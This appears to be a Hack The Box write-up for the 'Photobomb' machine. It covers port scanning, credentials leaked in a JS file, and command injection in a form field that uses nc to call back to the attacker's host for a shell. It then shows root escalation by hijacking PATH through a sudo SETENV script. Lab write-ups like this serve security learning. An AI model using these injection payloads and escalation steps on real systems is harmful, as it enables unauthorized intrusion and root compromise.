


Information Gathering


1) open ports have been found

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.11.182 -F  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 16:39 IST  
Nmap scan report for photobomb.htb (10.10.11.182)  
Host is up (0.34s latency).  
Not shown: 51 filtered tcp ports (no-response), 47 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```


2) found a webpage



3) found a js file with credentials



4) logged in with the creds in js file




5) Possibilities of command injection

12 Burp Suite Comm...

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer

Intercept HTTP history WebSockets history | Proxy settings

 Request to http://photobomb.htb:80 [10.10.11.182]

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex

```
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 78
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=3000x2000
```


Vulnerability Assessment

1) Found command execution vulnerability

Request	Response
<p>Pretty Raw Hex</p> <pre>1 POST /printer HTTP/1.1 2 Host: photobomb.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 96 9 Origin: http://photobomb.htb 10 Authorization: Basic cEgwdA6YjBNYiE= 11 Connection: close 12 Referer: http://photobomb.htb/printer 13 Upgrade-Insecure-Requests: 1 14 15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=png;nc%0910.10.16.5%09443&dimensions=3000x2000</pre>	

```
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
(vigneswar@vigneswar)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.182] 44636
```

2)Got nc shell



Exploitation

1) got user flag

```
wizard@photobomb:~/photobomb$ cd ~
cd ~
wizard@photobomb:~$ ls
ls
photobomb
user.txt
wizard@photobomb:~$ cat user.txt
cat user.txt
cb6b35a26828ea7246d144761e246576
wizard@photobomb:~$
```

2) found a possible sudo vulnerability we can change path

```
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~$
```

3) the shell script uses a custom shell configuration

```
wizard@photobomb:~$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

4) These are added lines

```
wizard@photobomb:~$ diff /opt/.bashrc /etc/bash.bashrc
6,11d5
< # Jameson: ensure that snaps don't interfere, 'cos they are dumb
< PATH=${PATH:/snap/bin/}
<
< # Jameson: caused problems with testing whether to rotate the log file
< enable -n [ # ]
<
wizard@photobomb:~$
```

5) Created a file named [and added the following payload

```
sudo cat /root/root.txt > /tmp/flag.txt
```

(we can also spoof find command)

6) Got root flag

```
wizard@photobomb:~$ sudo PATH=/home/wizard:$PATH /opt/cleanup.sh
wizard@photobomb:~$ cat /tmp/flag.txt
977c81cde7962bdede6a8ce7f37fe29b
wizard@photobomb:~$
```

(alternatively we can enter "bash" in spoofed utility to get root shell)